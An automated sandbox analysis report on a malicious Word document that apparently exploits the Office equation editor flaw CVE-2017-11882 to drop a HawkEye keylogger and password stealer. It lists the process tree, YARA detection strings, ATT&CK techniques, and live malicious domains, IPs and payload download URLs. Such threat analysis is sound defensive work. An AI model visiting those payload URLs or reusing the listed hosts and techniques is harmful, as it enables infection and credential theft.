ID: 462616
Sample Name: New Updated 20210810.doc
Cookbook: defaultwindowsofficecookbook.jbs
Time: 15:28:23
Date: 10/08/2021
Version: 33.0.0 White Diamond

Table of Contents


Windows Analysis Report New Updated 20210810.doc

Overview

General Information

Sample Name:	New Updated 20210810.doc
Analysis ID:	462616
MD5:	e7228f0fdb6675e..
SHA1:	4ee29bd4a9e675..
SHA256:	03e73adb2a9437..
Tags:	doc
Infos:	

Most interesting Screenshot:



Detection

MALICIOUS
SUSPICIOUS
CLEAN
UNKNOWN


HawkEye
MailPassView

Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Antivirus / Scanner detection for sub…
- Detected HawkEye Rat
- Found malware configuration
- Malicious sample detected (through …
- Multi AV Scanner detection for doma…
- Multi AV Scanner detection for dropp…
- Multi AV Scanner detection for subm…
- Sigma detected: Droppers Exploiting…
- Sigma detected: EQNEDT32.EXE c…
- Sigma detected: File Dropped By EQ…
- Snort IDS alert for network traffic (e.…
- Yara detected AntiVM3

Classification



Process Tree

- **System is w7x64**
- WINWORD.EXE (PID: 2824 cmdline: 'C:\Program Files\Microsoft Office\Office14\WINWORD.EXE' /Automation -Embedding MD5: 95C38D04597050285A18F66039EDB456)
- EQNEDT32.EXE (PID: 2232 cmdline: 'C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE' -Embedding MD5: A87236E214F6D42A65F5DEDAC816AEC8)
  - name.exe (PID: 1708 cmdline: 'C:\Users\user\AppData\Roaming\name.exe' MD5: 83F58ECF0778E3B0ACCA8497DF23EF23)
    - InstallUtil.exe (PID: 752 cmdline: C:\Users\user\AppData\Local\Temp\InstallUtil.exe MD5: BB85AA6D90A4157ED799257072B265FF)
      - vbc.exe (PID: 2004 cmdline: C:\Windows\Microsoft.NET\Framework\v2.0.50727\vbc.exe /stext 'C:\Users\user\AppData\Local\Temp\holdermail.txt' MD5: 1672D0478049ABDAF0197BE64A7F867F)
      - vbc.exe (PID: 1756 cmdline: C:\Windows\Microsoft.NET\Framework\v2.0.50727\vbc.exe /stext 'C:\Users\user\AppData\Local\Temp\holderwb.txt' MD5: 1672D0478049ABDAF0197BE64A7F867F)
- **cleanup**

Malware Configuration

Threatname: HawkEye

```
{
  "Modules": [
    "WebBrowserPassView"
  ],
  "Version": ""
}
```

Yara Overview

Memory Dumps

Source	Rule	Description	Author	Strings
00000005.00000002.2378132295.00000000007 60000.00000004.00000001.sdmp	HKTL_NET_GUID_Stealer	Detects c# red/black-team tools via typelibguid	Arnim Rupp	• 0x101b:$typelibguid0: 8fcd4931-91a2-4e18-849b-70de34ab75df

Source	Rule	Description	Author	Strings
00000004.00000002.2153247223.0000000003F34000.00000004.00000001.sdmp	RAT_HawkEye	Detects HawkEye RAT	Kevin Breen <kevin@techanarchy.net>	• 0x7c292:$key: HawkEyeKeylogger • 0xfe550:$key: HawkEyeKeylogger • 0x7e490:$salt: 099u787978786 • 0x10074e:$salt: 099u787978786 • 0x7c8ab:$string1: HawkEye_Keylogger • 0x7d6fe:$string1: HawkEye_Keylogger • 0x7e3f0:$string1: HawkEye_Keylogger • 0xfeb69:$string1: HawkEye_Keylogger • 0xff9bc:$string1: HawkEye_Keylogger • 0x1006ae:$string1: HawkEye_Keylogger • 0x7cc94:$string2: holdermail.txt • 0x7ccb4:$string2: holdermail.txt • 0xfef52:$string2: holdermail.txt • 0xfef72:$string2: holdermail.txt • 0x7cbd6:$string3: wallet.dat • 0x7cbee:$string3: wallet.dat • 0x7cc04:$string3: wallet.dat • 0xfee94:$string3: wallet.dat • 0xfeeac:$string3: wallet.dat • 0xfeec2:$string3: wallet.dat • 0x7dfd2:$string4: Keylog Records
00000004.00000002.2153247223.0000000003F34000.00000004.00000001.sdmp	JoeSecurity_MailPassView	Yara detected MailPassView	Joe Security	
00000004.00000002.2153247223.0000000003F34000.00000004.00000001.sdmp	JoeSecurity_HawkEye	Yara detected HawkEye Keylogger	Joe Security	
00000004.00000002.2153247223.0000000003F34000.00000004.00000001.sdmp	JoeSecurity_WebBrowserPassView	Yara detected WebBrowserPassView password recovery tool	Joe Security	
Click to see the 32 entries				

Unpacked PEs

Source	Rule	Description	Author	Strings
5.2.InstallUtil.exe.760000.5.raw.unpack	HKTL_NET_GUID_Stealer	Detects c# red/black-team tools via typelibguid	Arnim Rupp	• 0x101b:$typelibguid0: 8fcd4931-91a2-4e18-849b-70de34ab75df
5.2.InstallUtil.exe.520000.4.raw.unpack	HKTL_NET_GUID_Stealer	Detects c# red/black-team tools via typelibguid	Arnim Rupp	• 0x101b:$typelibguid0: 8fcd4931-91a2-4e18-849b-70de34ab75df
5.2.InstallUtil.exe.45fa72.2.unpack	JoeSecurity_MailPassView	Yara detected MailPassView	Joe Security	
4.2.name.exe.3bf5fa2.10.unpack	JoeSecurity_MailPassView	Yara detected MailPassView	Joe Security	
4.2.name.exe.3d33caf.12.unpack	JoeSecurity_WebBrowserPassView	Yara detected WebBrowserPassView password recovery tool	Joe Security	
Click to see the 101 entries				

Sigma Overview

Exploits:

Sigma detected: EQNEDT32.EXE connecting to internet

Sigma detected: File Dropped By EQNEDT32EXE

System Summary:

Sigma detected: Droppers Exploiting CVE-2017-11882

Sigma detected: Possible Applocker Bypass

Jbx Signature Overview

Click to jump to signature section

AV Detection:

- Antivirus / Scanner detection for submitted sample
- Found malware configuration
- Multi AV Scanner detection for domain / URL
- Multi AV Scanner detection for dropped file
- Multi AV Scanner detection for submitted file
- Machine Learning detection for dropped file

Exploits:

- Office equation editor starts processes (likely CVE 2017-11882 or CVE-2018-0802)

Networking:

- Snort IDS alert for network traffic (e.g. based on Emerging Threat rules)

Key, Mouse, Clipboard, Microphone and Screen Capturing:

- Yara detected HawkEye Keylogger
- Contains functionality to log keystrokes (.Net Source)

System Summary:

- Malicious sample detected (through community Yara rule)
- Office equation editor drops PE file

Data Obfuscation:

- .NET source code contains potential unpacker

Hooking and other Techniques for Hiding and Protection:

- Changes the view of files in windows explorer (hidden files and folders)
- Hides that the sample has been downloaded from the Internet (zone.identifier)

Malware Analysis System Evasion:

- Yara detected AntiVM3

HIPS / PFW / Operating System Protection Evasion:

- .NET source code references suspicious native API functions
- Allocates memory in foreign processes
- Injects a PE file into a foreign processes
- Sample uses process hollowing technique
- Writes to foreign memory regions

Stealing of Sensitive Information:

- Yara detected HawkEye Keylogger
- Yara detected MailPassView

Searches for Windows Mail specific files

Tries to harvest and steal browser information (history, passwords, etc)

Tries to steal Instant Messenger accounts or passwords

Tries to steal Mail credentials (via file access)

Tries to steal Mail credentials (via file registry)

Yara detected WebBrowserPassView password recovery tool

Remote Access Functionality:


Detected HawkEye Rat

Yara detected HawkEye Keylogger

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Com and
Valid Accounts 1	Windows Management Instrumentation 1	Application Shimming 1	Application Shimming 1	Disable or Modify Tools 1	OS Credential Dumping 1	System Time Discovery 1	Replication Through Removable Media 1	Archive Collected Data 1 1	Exfiltration Over Alternative Protocol 1	Ingre Tran
Replication Through Removable Media 1	Native API 1 1	Valid Accounts 1	Valid Accounts 1	Deobfuscate/Decode Files or Information 1 1	Input Capture 1	Peripheral Device Discovery 1	Remote Desktop Protocol	Data from Local System 1	Exfiltration Over Bluetooth	Encr Char
Domain Accounts	Shared Modules 1	Logon Script (Windows)	Access Token Manipulation 1	Obfuscated Files or Information 3 1	Credentials in Registry 2	Account Discovery 1	SMB/Windows Admin Shares	Email Collection 2	Automated Exfiltration	Non- Port
Local Accounts	Exploitation for Client Execution 1 3	Logon Script (Mac)	Process Injection 4 1 2	Software Packing 1 1	Credentials In Files 1	File and Directory Discovery 3	Distributed Component Object Model	Input Capture 1	Scheduled Transfer	Rem Acce Softv
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	Masquerading 1	LSA Secrets	System Information Discovery 1 8	SSH	Clipboard Data 1	Data Transfer Size Limits	Non- Appl Laye Prot
Replication Through Removable Media	Launchd	Rc.common	Rc.common	Valid Accounts 1	Cached Domain Credentials	Query Registry 1	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Appl Laye Prot
External Remote Services	Scheduled Task	Startup Items	Startup Items	Access Token Manipulation 1	DCSync	Security Software Discovery 1 2 1	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Com Used
Drive-by Compromise	Command and Scripting Interpreter	Scheduled Task/Job	Scheduled Task/Job	Virtualization/Sandbox Evasion 2 1	Proc Filesystem	Virtualization/Sandbox Evasion 2 1	Shared Webroot	Credential API Hooking	Exfiltration Over Symmetric Encrypted Non-C2 Protocol	Appl Laye
Exploit Public-Facing Application	PowerShell	At (Linux)	At (Linux)	Process Injection 4 1 2	/etc/passwd and /etc/shadow	Process Discovery 4	Software Deployment Tools	Data Staged	Exfiltration Over Asymmetric Encrypted Non-C2 Protocol	Web Prot
Supply Chain Compromise	AppleScript	At (Windows)	At (Windows)	Hidden Files and Directories 2	Network Sniffing	Application Window Discovery 1	Taint Shared Content	Local Data Staging	Exfiltration Over Unencrypted/Obfuscated Non-C2 Protocol	File Prot
Compromise Software Dependencies and Development Tools	Windows Command Shell	Cron	Cron	Right-to-Left Override	Input Capture	System Owner/User Discovery 1	Replication Through Removable Media	Remote Data Staging	Exfiltration Over Physical Medium	Mail
Compromise Software Supply Chain	Unix Shell	Launchd	Launchd	Rename System Utilities	Keylogging	Remote System Discovery 1	Component Object Model and Distributed COM	Screen Capture	Exfiltration over USB	DNS


Behavior Graph




Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.





Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
New Updated 20210810.doc	39%	ReversingLabs	Document-RTF.Exploit.CVE-2017-11882	
New Updated 20210810.doc	100%	Avira	HEUR/Rtf.Malformed	

Dropped Files

Source	Detection	Scanner	Label	Link
C:\Users\user\AppData\Roaming\name.exe	100%	Joe Sandbox ML		
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\ZAE7RW1P\UPDATED-08102021.PDF[1].exe	100%	Joe Sandbox ML		
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\ZAE7RW1P\UPDATED-08102021.PDF[1].exe	36%	ReversingLabs	Win32.Trojan.Sabsik	
C:\Users\user\AppData\Local\Temp\InstallUtil.exe	0%	Metadefender		Browse
C:\Users\user\AppData\Local\Temp\InstallUtil.exe	0%	ReversingLabs		
C:\Users\user\AppData\Roaming\name.exe	36%	ReversingLabs	Win32.Trojan.Sabsik	

Unpacked PE Files

Source	Detection	Scanner	Label	Link	Download
7.2.vbc.exe.400000.0.unpack	100%	Avira	HEUR/AGEN.1125438		Download File
5.2.InstallUtil.exe.400000.0.unpack	100%	Avira	TR/AD.MExecute.lzrac		Download File

Source	Detection	Scanner	Label	Link	Download
5.2.InstallUtil.exe.400000.0.unpack	100%	Avira	SPR/Tool.MailPassView.473		Download File
4.2.name.exe.3f349d2.16.unpack	100%	Avira	TR/Inject.vcoldi		Download File
4.2.name.exe.3d2bea2.13.unpack	100%	Avira	TR/Inject.vcoldi		Download File

Domains

Source	Detection	Scanner	Label	Link
vecvietnam.com.vn	10%	Virustotal		Browse

URLs

Source	Detection	Scanner	Label	Link
http://b.scorecardresearch.com/beacon.js	0%	Avira URL Cloud	safe	
http://ns.adobe.c/s	0%	Avira URL Cloud	safe	
http://crl.microsoft	0%	URL Reputation	safe	
http://ocsp.entrust.net03	0%	URL Reputation	safe	
http://crl.pkioverheid.nl/DomOrganisatieLatestCRL-G2.crl0	0%	URL Reputation	safe	
http://www.diginotar.nl/cps/pkioverheid0	0%	URL Reputation	safe	
http://https://deff.nelreports.net/api/report?cat=msn	0%	URL Reputation	safe	
http://cache.btrll.com/default/Pix-1x1.gif	0%	Avira URL Cloud	safe	
http://www.%s.comPA	0%	URL Reputation	safe	
http://ocsp.entrust.net0D	0%	URL Reputation	safe	
http://n.f	0%	Avira URL Cloud	safe	
http://ns.adobede	0%	Avira URL Cloud	safe	
http://https://img.img-taboola.com/taboola/image/fetch/f_jpg%2Cq_auto%2Ch_311%2Cw_207%2Cc_fill%2Cg_faces:au	0%	URL Reputation	safe	
http://ftp.badonfashoin.com	0%	Avira URL Cloud	safe	
http://crl.pkioverheid.nl/DomOvLatestCRL.crl0	0%	URL Reputation	safe	
http://ns.ao	0%	URL Reputation	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
vecvietnam.com.vn	103.255.237.180	true	true	• 10%, Virustotal, Browse	unknown
ftp.badonfashoin.com	45.141.152.18	true	true		unknown
www.google.com	142.250.185.196	true	false		high
64.89.4.0.in-addr.arpa	unknown	unknown	true		unknown

URLs from Memory and Binaries

Contacted IPs

Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
142.250.185.196	www.google.com	United States		15169	GOOGLEUS	false
103.255.237.180	vecvietnam.com.vn	Viet Nam		45899	VNPT-AS-VNVNPTCorpVN	true
45.141.152.18	ftp.badonfashoin.com	Romania		9009	M247GB	true

General Information

Joe Sandbox Version:	33.0.0 White Diamond
Analysis ID:	462616
Start date:	10.08.2021

Start time:	15:28:23
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 12m 26s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	New Updated 20210810.doc
Cookbook file name:	defaultwindowsofficecookbook.jbs
Analysis system description:	Windows 7 x64 SP1 with Office 2010 SP2 (IE 11, FF52, Chrome 57, Adobe Reader DC 15, Flash 25.0.0.127, Java 8 Update 121, .NET 4.6.2)
Number of analysed new started processes analysed:	8
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.phis.troj.spyw.expl.evad.winDOC@10/14@7/3
EGA Information:	Failed
HDC Information:	• Successful, ratio: 8.4% (good quality ratio 8.1%) • Quality average: 84.8% • Quality standard deviation: 24.3%
HCA Information:	• Successful, ratio: 95% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .doc • Found Word or Excel or PowerPoint or XPS Viewer • Attach to Office via COM • Scroll down • Close Viewer
Warnings:	Show All

Simulations

Behavior and APIs

Time	Type	Description
15:28:37	API Interceptor	246x Sleep call for process: EQNEDT32.EXE modified
15:28:51	API Interceptor	114x Sleep call for process: name.exe modified
15:29:05	API Interceptor	202x Sleep call for process: InstallUtil.exe modified
15:29:19	API Interceptor	17x Sleep call for process: vbc.exe modified

Joe Sandbox View / Context

IPs

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
103.255.237.180	0804210004082021.doc	Get hash	malicious	Browse	• vecvietnam.com.vn/New123/0408202100804.exe
	280072109764552.doc	Get hash	malicious	Browse	• vecvietnam.com.vn/xpen3/09867654270721.PDF.exe

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	G0ESHzsrvg.exe	Get hash	malicious	Browse	• www.sukien-freefire12.com/8rg4/?Ktx=VFDTfh06mkJPRzHspKepKHMYsbk6CR7QazJOU8Mb+pCLTj8Wok+dDdp+Lip1alFcm5QC4IbarA==&OtNDOP=wXOLMFD0PT3lc
	6OUYcd3GIs.exe	Get hash	malicious	Browse	• www.sukien-freefire12.com/8rg4/?lJBtHN_=VFDTfh06mkJPRzHspKepKHMYsbk6CR7QazJOU8Mb+pCLTj8Wok+dDdp+Lil1J1Jf/pQU&_jrxqz=kzrxU82
45.141.152.18	Confirmarea platii.pdf.exe	Get hash	malicious	Browse	• alfawood.us/xsclk/index.php
	Confirmarea platii.pdf.exe	Get hash	malicious	Browse	• alfawood.us/mkdgs/index.php
	e-dekont.html.exe	Get hash	malicious	Browse	• alfawood.us/mkdgs/index.php
	Credit Advice -TT6635993652908.PDF.exe	Get hash	malicious	Browse	• alfawood.us/mkdgs/index.php
	Dekont.pdf.exe	Get hash	malicious	Browse	• alfawood.us/xsclk/index.php
	Dekont.pdf.exe	Get hash	malicious	Browse	• blkgrupdoom.info/scgn/index.php
	e-dekont.html.exe	Get hash	malicious	Browse	• blkgrupdoom.info/scgn/index.php
	Dekont.pdf.exe	Get hash	malicious	Browse	• blkgrupdoom.info/scgn/index.php

Domains

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
ftp.badonfashoin.com	82658.exe	Get hash	malicious	Browse	• 45.141.152.18
	87597.exe	Get hash	malicious	Browse	• 45.141.152.18
vecvietnam.com.vn	0804210004082021.doc	Get hash	malicious	Browse	• 103.255.237.180
	280072109764552.doc	Get hash	malicious	Browse	• 103.255.237.180

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
VNPT-AS-VNVNPTCorpVN	d5reZjGi2R	Get hash	malicious	Browse	• 113.169.255.119
	SUsQqSw8ip	Get hash	malicious	Browse	• 14.233.149.211
	en2hmUmzUR	Get hash	malicious	Browse	• 14.239.136.32
	L6KDzjtxgc	Get hash	malicious	Browse	• 113.191.154.25
	kqLcuKbZzg	Get hash	malicious	Browse	• 113.169.132.29
	kWqxU2Gfq2	Get hash	malicious	Browse	• 113.178.92.34
	OvnD1AdgkD	Get hash	malicious	Browse	• 123.21.90.70
	HWixtKQtDD	Get hash	malicious	Browse	• 113.185.74.208
	UMiTH6VAAm	Get hash	malicious	Browse	• 14.230.156.215
	tWSTvf0HHo	Get hash	malicious	Browse	• 14.231.22.129
	KoknEiNL8U	Get hash	malicious	Browse	• 113.163.225.80

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	l6TyyMKLix	Get hash	malicious	Browse	• 14.161.207.71
	LZiStyX7pB	Get hash	malicious	Browse	• 113.162.24 3.195
	j9HWivdwqr	Get hash	malicious	Browse	• 14.236.231.18
	wQ8GDLO5O8	Get hash	malicious	Browse	• 14.171.58.190
	WdyAWwF87e	Get hash	malicious	Browse	• 14.165.161.61
	cNP5CmeioO	Get hash	malicious	Browse	• 14.180.33.89
	rCr0tVxmK3	Get hash	malicious	Browse	• 14.179.44.49
	0804210004082021.doc	Get hash	malicious	Browse	• 103.255.23 7.180
	OJYNvmFRjr	Get hash	malicious	Browse	• 113.185.159.85
M247GB	qfgP28anog	Get hash	malicious	Browse	• 196.19.8.214
	j4nJWqkYkI.dll	Get hash	malicious	Browse	• 83.97.20.174
	Attachment.exe	Get hash	malicious	Browse	• 5.181.234.138
	PAYMENT_CHECK.PDF.EXE	Get hash	malicious	Browse	• 217.138.212.57
	DHL_consignment_number#6225954704.exe	Get hash	malicious	Browse	• 188.72.124.14
	PAYMENT FOR OVERDUE INVOICE.exe	Get hash	malicious	Browse	• 37.120.210.211
	Paymentcheck.pdf.exe	Get hash	malicious	Browse	• 217.138.212.57
	kEtjx4XwPd.exe	Get hash	malicious	Browse	• 37.221.121.20
	w4DEaimFEt	Get hash	malicious	Browse	• 194.71.126.19
	4A7rphFZrY	Get hash	malicious	Browse	• 206.127.221.64
	fJn3N6piJM	Get hash	malicious	Browse	• 45.11.181.37
	1sHut1OhEU	Get hash	malicious	Browse	• 45.11.181.37
	dIuTSU7cWx	Get hash	malicious	Browse	• 45.11.181.37
	WVS6wDRacf	Get hash	malicious	Browse	• 45.11.181.37
	30Bzshze5J	Get hash	malicious	Browse	• 45.11.181.37
	7D2r6OGZYr	Get hash	malicious	Browse	• 45.11.181.37
	K2pnt8OlRe	Get hash	malicious	Browse	• 38.206.34.72
	clip.exe	Get hash	malicious	Browse	• 185.189.112.27
	micro.exe	Get hash	malicious	Browse	• 185.189.112.27
	RBWWhsSr4Y.exe	Get hash	malicious	Browse	• 37.120.210.211

JA3 Fingerprints

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
05af1f5ca1b87cc9cc9b25185115607d	order specification.doc	Get hash	malicious	Browse	• 142.250.18 5.196
	RFQ-0810021-061.doc	Get hash	malicious	Browse	• 142.250.18 5.196
	BOQ10.08.2021.doc	Get hash	malicious	Browse	• 142.250.18 5.196
	14035151501.xlam	Get hash	malicious	Browse	• 142.250.18 5.196
	doc_main_8.docx	Get hash	malicious	Browse	• 142.250.18 5.196
	INVOICE REGARDING PAYMENT-BY CUSTOMER.doc	Get hash	malicious	Browse	• 142.250.18 5.196
	0028739485553.xlsx	Get hash	malicious	Browse	• 142.250.18 5.196
	fileattached.xlsm	Get hash	malicious	Browse	• 142.250.18 5.196
	Order 3000070469.doc	Get hash	malicious	Browse	• 142.250.18 5.196
	PBG-8457-00 04.08.2021 IEC CSA.doc	Get hash	malicious	Browse	• 142.250.18 5.196
	items.doc	Get hash	malicious	Browse	• 142.250.18 5.196
	Document_0927.doc	Get hash	malicious	Browse	• 142.250.18 5.196
	0804210004082021.doc	Get hash	malicious	Browse	• 142.250.18 5.196
	items.doc	Get hash	malicious	Browse	• 142.250.18 5.196
	RFQ_20210518_131536.doc	Get hash	malicious	Browse	• 142.250.18 5.196
	Our Company Account Details-08-2021.xlsx	Get hash	malicious	Browse	• 142.250.18 5.196
	Original Shipping .doc	Get hash	malicious	Browse	• 142.250.18 5.196

